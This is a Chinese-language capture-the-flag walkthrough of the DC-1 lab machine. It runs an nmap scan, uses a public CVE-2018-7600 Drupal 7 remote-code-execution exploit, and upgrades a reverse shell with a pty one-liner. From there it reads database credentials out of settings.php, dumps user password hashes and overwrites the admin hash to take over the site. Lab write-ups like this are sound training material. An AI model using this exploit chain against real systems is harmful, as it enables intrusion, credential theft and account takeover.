
DC-1靶机打靶记录
┌──(kali㉿kali)-[~]
└─$ nmap -A -n 10.45.242.221
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 07:04 EDT
Nmap scan report for 10.45.242.221
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35567/tcp6  status
|   100024  1          39472/udp   status
|   100024  1          51090/tcp   status
|_  100024  1          53938/udp6  status
MAC Address: 00:0C:29:0A:11:8D (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.07 ms 10.45.242.221

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.22 seconds
可以看到80端口存在Drupal 7服务,我们尝试找找现成的nday,CVE-2018-7600/drupa7-CVE-2018-7600.py at master · pimps/CVE-2018-7600
flag1
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 drupa7-CVE-2018-7600.py -c "ls" http://10.45.242.221

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-JzxKe15tKqGo510M8aj9HvyIHH-ci7RvNFDhNtfpoic
[*] Triggering exploit to execute: ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php


┌──(kali㉿kali)-[~/Desktop]
└─$ python3 drupa7-CVE-2018-7600.py -c "cat flag1.txt" http://10.45.242.221

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-H6J5Di27TxuNmmTl5wDBa4QWuUSCU0Zm7YtdVzHKasE
[*] Triggering exploit to execute: cat flag1.txt
Every good CMS needs a config file - and so do you.
hint:
Every good CMS needs a config file - and so do you.
flag2
我们搜索一下相关信息,发现该处提到的文件为settings.php

反弹shell进靶机尝试翻找:
find / -name "settings.php"

/var/www/sites/default/settings.php
路径完全吻合,cat 拿到 flag2 :
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
 * After finishing the upgrade, be sure to open this file again and change the
 * TRUE back to a FALSE!
 */
$update_free_access = FALSE;

/**
 * Salt for one-time login links and cancel links, form tokens, etc.
 *
 * This variable will be set to a random value by the installer. All one-time
 * login links will be invalidated if the value is changed. Note that if your
 * site is deployed on a cluster of web servers, you must ensure that this
 * variable has the same value on each server. If this variable is empty, a hash
 * of the serialized database credentials will be used as a fallback salt.
 *
 * For enhanced security, you may set this variable to a value using the
 * contents of a file outside your docroot that is never saved together
 * with any backups of your Drupal files and database.
 *
 * Example:
 *   $drupal_hash_salt = file_get_contents('/home/example/salt.txt');
 *
 */
$drupal_hash_salt = 'X8gdX7OdYRiBnlHoj0ukhtZ7eO4EDrvMkhN21SWZocs';

/**
 * Base URL (optional).
 *
 * If Drupal is generating incorrect URLs on your site, which could
 * be in HTML headers (links to CSS and JS files) or visible links on pages
 * (such as in menus), uncomment the Base URL statement below (remove the
 * leading hash sign) and fill in the absolute URL to your Drupal installation.
 *
 * You might also want to force users to use a given domain.
 * See the .htaccess file for more information.
 *
 * Examples:
 *   $base_url = 'http://www.example.com';
 *   $base_url = 'http://www.example.com:8888';
 *   $base_url = 'http://www.example.com/drupal';
 *   $base_url = 'https://www.example.com:8888/drupal';
 *
 * It is not allowed to have a trailing slash; Drupal will add it
 * for you.
 */
# $base_url = 'http://www.example.com';  // NO trailing slash!

/**
 * PHP settings:
 *
 * To see what PHP settings are possible, including whether they can be set at
 * runtime (by using ini_set()), read the PHP documentation:
 * http://www.php.net/manual/en/ini.list.php
 * See drupal_environment_initialize() in includes/bootstrap.inc for required
 * runtime settings and the .htaccess file for non-runtime settings. Settings
 * defined there should not be duplicated here so as to avoid conflict issues.
 */

/**
 * Some distributions of Linux (most notably Debian) ship their PHP
 * installations with garbage collection (gc) disabled. Since Drupal depends on
 * PHP's garbage collection for clearing sessions, ensure that garbage
 * collection occurs by using the most common settings.
 */
ini_set('session.gc_probability', 1);
ini_set('session.gc_divisor', 100);

/**
 * Set session lifetime (in seconds), i.e. the time from the user's last visit
 * to the active session may be deleted by the session garbage collector. When
 * a session is deleted, authenticated users are logged out, and the contents
 * of the user's $_SESSION variable is discarded.
 */
ini_set('session.gc_maxlifetime', 200000);

/**
 * Set session cookie lifetime (in seconds), i.e. the time from the session is
 * created to the cookie expires, i.e. when the browser is expected to discard
 * the cookie. The value 0 means "until the browser is closed".
 */
ini_set('session.cookie_lifetime', 2000000);

/**
 * If you encounter a situation where users post a large amount of text, and
 * the result is stripped out upon viewing but can still be edited, Drupal's
 * output filter may not have sufficient memory to process it.  If you
 * experience this issue, you may wish to uncomment the following two lines
 * and increase the limits of these variables.  For more information, see
 * http://php.net/manual/en/pcre.configuration.php.
 */
# ini_set('pcre.backtrack_limit', 200000);
# ini_set('pcre.recursion_limit', 200000);

/**
 * Drupal automatically generates a unique session cookie name for each site
 * based on its full domain name. If you have multiple domains pointing at the
 * same Drupal site, you can either redirect them all to a single domain (see
 * comment in .htaccess), or uncomment the line below and specify their shared
 * base domain. Doing so assures that users remain logged in as they cross
 * between your various domains. Make sure to always start the $cookie_domain
 * with a leading dot, as per RFC 2109.
 */
# $cookie_domain = '.example.com';

/**
 * Variable overrides:
 *
 * To override specific entries in the 'variable' table for this site,
 * set them here. You usually don't need to use this feature. This is
 * useful in a configuration file for a vhost or directory, rather than
 * the default settings.php. Any configuration setting from the 'variable'
 * table can be given a new value. Note that any values you provide in
 * these variable overrides will not be modifiable from the Drupal
 * administration interface.
 *
 * The following overrides are examples:
 * - site_name: Defines the site's name.
 * - theme_default: Defines the default theme for this site.
 * - anonymous: Defines the human-readable name of anonymous users.
 * Remove the leading hash signs to enable.
 */
# $conf['site_name'] = 'My Drupal site';
# $conf['theme_default'] = 'garland';
# $conf['anonymous'] = 'Visitor';

/**
 * A custom theme can be set for the offline page. This applies when the site
 * is explicitly set to maintenance mode through the administration page or when
 * the database is inactive due to an error. It can be set through the
 * 'maintenance_theme' key. The template file should also be copied into the
 * theme. It is located inside 'modules/system/maintenance-page.tpl.php'.
 * Note: This setting does not apply to installation and update pages.
 */
# $conf['maintenance_theme'] = 'bartik';

/**
 * Reverse Proxy Configuration:
 *
 * Reverse proxy servers are often used to enhance the performance
 * of heavily visited sites and may also provide other site caching,
 * security, or encryption benefits. In an environment where Drupal
 * is behind a reverse proxy, the real IP address of the client should
 * be determined such that the correct client IP address is available
 * to Drupal's logging, statistics, and access management systems. In
 * the most simple scenario, the proxy server will add an
 * X-Forwarded-For header to the request that contains the client IP
 * address. However, HTTP headers are vulnerable to spoofing, where a
 * malicious client could bypass restrictions by setting the
 * X-Forwarded-For header directly. Therefore, Drupal's proxy
 * configuration requires the IP addresses of all remote proxies to be
 * specified in $conf['reverse_proxy_addresses'] to work correctly.
 *
 * Enable this setting to get Drupal to determine the client IP from
 * the X-Forwarded-For header (or $conf['reverse_proxy_header'] if set).
 * If you are unsure about this setting, do not have a reverse proxy,
 * or Drupal operates in a shared hosting environment, this setting
 * should remain commented out.
 *
 * In order for this setting to be used you must specify every possible
 * reverse proxy IP address in $conf['reverse_proxy_addresses'].
 * If a complete list of reverse proxies is not available in your
 * environment (for example, if you use a CDN) you may set the
 * $_SERVER['REMOTE_ADDR'] variable directly in settings.php.
 * Be aware, however, that it is likely that this would allow IP
 * address spoofing unless more advanced precautions are taken.
 */
# $conf['reverse_proxy'] = TRUE;

/**
 * Specify every reverse proxy IP address in your environment.
 * This setting is required if $conf['reverse_proxy'] is TRUE.
 */
# $conf['reverse_proxy_addresses'] = array('a.b.c.d', ...);

/**
 * Set this value if your proxy server sends the client IP in a header
 * other than X-Forwarded-For.
 */
# $conf['reverse_proxy_header'] = 'HTTP_X_CLUSTER_CLIENT_IP';

/**
 * Page caching:
 *
 * By default, Drupal sends a "Vary: Cookie" HTTP header for anonymous page
 * views. This tells a HTTP proxy that it may return a page from its local
 * cache without contacting the web server, if the user sends the same Cookie
 * header as the user who originally requested the cached page. Without "Vary:
 * Cookie", authenticated users would also be served the anonymous page from
 * the cache. If the site has mostly anonymous users except a few known
 * editors/administrators, the Vary header can be omitted. This allows for
 * better caching in HTTP proxies (including reverse proxies), i.e. even if
 * clients send different cookies, they still get content served from the cache.
 * However, authenticated users should access the site directly (i.e. not use an
 * HTTP proxy, and bypass the reverse proxy if one is used) in order to avoid
 * getting cached pages from the proxy.
 */
# $conf['omit_vary_cookie'] = TRUE;

/**
 * CSS/JS aggregated file gzip compression:
 *
 * By default, when CSS or JS aggregation and clean URLs are enabled Drupal will
 * store a gzip compressed (.gz) copy of the aggregated files. If this file is
 * available then rewrite rules in the default .htaccess file will serve these
 * files to browsers that accept gzip encoded content. This allows pages to load
 * faster for these users and has minimal impact on server load. If you are
 * using a webserver other than Apache httpd, or a caching reverse proxy that is
 * configured to cache and compress these files itself you may want to uncomment
 * one or both of the below lines, which will prevent gzip files being stored.
 */
# $conf['css_gzip_compression'] = FALSE;
# $conf['js_gzip_compression'] = FALSE;

/**
 * String overrides:
 *
 * To override specific strings on your site with or without enabling the Locale
 * module, add an entry to this list. This functionality allows you to change
 * a small number of your site's default English language interface strings.
 *
 * Remove the leading hash signs to enable.
 */
# $conf['locale_custom_strings_en'][''] = array(
#   'forum'      => 'Discussion board',
#   '@count min' => '@count minutes',
# );

/**
 *
 * IP blocking:
 *
 * To bypass database queries for denied IP addresses, use this setting.
 * Drupal queries the {blocked_ips} table by default on every page request
 * for both authenticated and anonymous users. This allows the system to
 * block IP addresses from within the administrative interface and before any
 * modules are loaded. However on high traffic websites you may want to avoid
 * this query, allowing you to bypass database access altogether for anonymous
 * users under certain caching configurations.
 *
 * If using this setting, you will need to add back any IP addresses which
 * you may have blocked via the administrative interface. Each element of this
 * array represents a blocked IP address. Uncommenting the array and leaving it
 * empty will have the effect of disabling IP blocking on your site.
 *
 * Remove the leading hash signs to enable.
 */
# $conf['blocked_ips'] = array(
#   'a.b.c.d',
# );

/**
 * Fast 404 pages:
 *
 * Drupal can generate fully themed 404 pages. However, some of these responses
 * are for images or other resource files that are not displayed to the user.
 * This can waste bandwidth, and also generate server load.
 *
 * The options below return a simple, fast 404 page for URLs matching a
 * specific pattern:
 * - 404_fast_paths_exclude: A regular expression to match paths to exclude,
 *   such as images generated by image styles, or dynamically-resized images.
 *   If you need to add more paths, you can add '|path' to the expression.
 * - 404_fast_paths: A regular expression to match paths that should return a
 *   simple 404 page, rather than the fully themed 404 page. If you don't have
 *   any aliases ending in htm or html you can add '|s?html?' to the expression.
 * - 404_fast_html: The html to return for simple 404 pages.
 *
 * Add leading hash signs if you would like to disable this functionality.
 */
$conf['404_fast_paths_exclude'] = '/\/(?:styles)\//';
$conf['404_fast_paths'] = '/\.(?:txt|png|gif|jpe?g|css|js|ico|swf|flv|cgi|bat|pl|dll|exe|asp)$/i';
$conf['404_fast_html'] = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN" "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL "@path" was not found on this server.</p></body></html>';

/**
 * By default the page request process will return a fast 404 page for missing
 * files if they match the regular expression set in '404_fast_paths' and not
 * '404_fast_paths_exclude' above. 404 errors will simultaneously be logged in
 * the Drupal system log.
 *
 * You can choose to return a fast 404 page earlier for missing pages (as soon
 * as settings.php is loaded) by uncommenting the line below. This speeds up
 * server response time when loading 404 error pages and prevents the 404 error
 * from being logged in the Drupal system log. In order to prevent valid pages
 * such as image styles and other generated content that may match the
 * '404_fast_html' regular expression from returning 404 errors, it is necessary
 * to add them to the '404_fast_paths_exclude' regular expression above. Make
 * sure that you understand the effects of this feature before uncommenting the
 * line below.
 */
# drupal_fast_404();

/**
 * External access proxy settings:
 *
 * If your site must access the Internet via a web proxy then you can enter
 * the proxy settings here. Currently only basic authentication is supported
 * by using the username and password variables. The proxy_user_agent variable
 * can be set to NULL for proxies that require no User-Agent header or to a
 * non-empty string for proxies that limit requests to a specific agent. The
 * proxy_exceptions variable is an array of host names to be accessed directly,
 * not via proxy.
 */
# $conf['proxy_server'] = '';
# $conf['proxy_port'] = 8080;
# $conf['proxy_username'] = '';
# $conf['proxy_password'] = '';
# $conf['proxy_user_agent'] = '';
# $conf['proxy_exceptions'] = array('127.0.0.1', 'localhost');

/**
 * Authorized file system operations:
 *
 * The Update manager module included with Drupal provides a mechanism for
 * site administrators to securely install missing updates for the site
 * directly through the web user interface. On securely-configured servers,
 * the Update manager will require the administrator to provide SSH or FTP
 * credentials before allowing the installation to proceed; this allows the
 * site to update the new files as the user who owns all the Drupal files,
 * instead of as the user the webserver is running as. On servers where the
 * webserver user is itself the owner of the Drupal files, the administrator
 * will not be prompted for SSH or FTP credentials (note that these server
 * setups are common on shared hosting, but are inherently insecure).
 *
 * Some sites might wish to disable the above functionality, and only update
 * the code directly via SSH or FTP themselves. This setting completely
 * disables all functionality related to these authorized file operations.
 *
 * @see http://drupal.org/node/244924
 *
 * Remove the leading hash signs to disable.
 */
# $conf['allow_authorize_operations'] = FALSE;
flag3

配置文件中存在当前靶机数据库账密,尝试连接

但输入命令之后并没有什么明显的响应,我怀疑是不是我的反弹shell太简陋了,可能缺少了部分功能,最后找到了一种解决方式,通过执行python -c 'import pty;pty.spawn("/bin/bash")'拿到完整的shell。
mysql -u dbuser -pR0ck3t成功连接:
最终查到:
mysql> select * from drupaldb.users;
select * from drupaldb.users;
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
| uid | name  | pass                                                    | mail              | theme | signature | signature_format | created    | access     | login      | status | timezone            | language | picture | init              | data |
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
|   0 |       |                                                         |                   |       |           | NULL             |          0 |          0 |          0 |      0 | NULL                |          |       0 |                   | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |       |           | NULL             | 1550581826 | 1550583852 | 1550582362 |      1 | Australia/Melbourne |          |       0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org  | b:0; |
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
3 rows in set (0.00 sec)
看着密码被加密的,这可如何是好?
如何重置Drupal 7的用户密码 -CSDN博客
文章中提到Drupal 7的scripts目录下一个脚本password-hash.sh可生成加密后的密码。
我们只需要在数据库中更新即可重置admin密码。
www-data@DC-1:/var/www$ php ./scripts/password-hash.sh 1
php ./scripts/password-hash.sh 1

password: 1             hash: $S$DjWeK7kDPfXIdmHqvYwxZ8vGUETPsy4N621Cy5KKm6VOu.U41FzS

www-data@DC-1:/var/www$
mysql> update drupaldb.users set pass="$S$DjWeK7kDPfXIdmHqvYwxZ8vGUETPsy4N621Cy5KKm6VOu.U41FzS" where name="admin";
<IdmHqvYwxZ8vGUETPsy4N621Cy5KKm6VOu.U41FzS" where name="admin";
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
现在返回web页面输入账密成功登录:


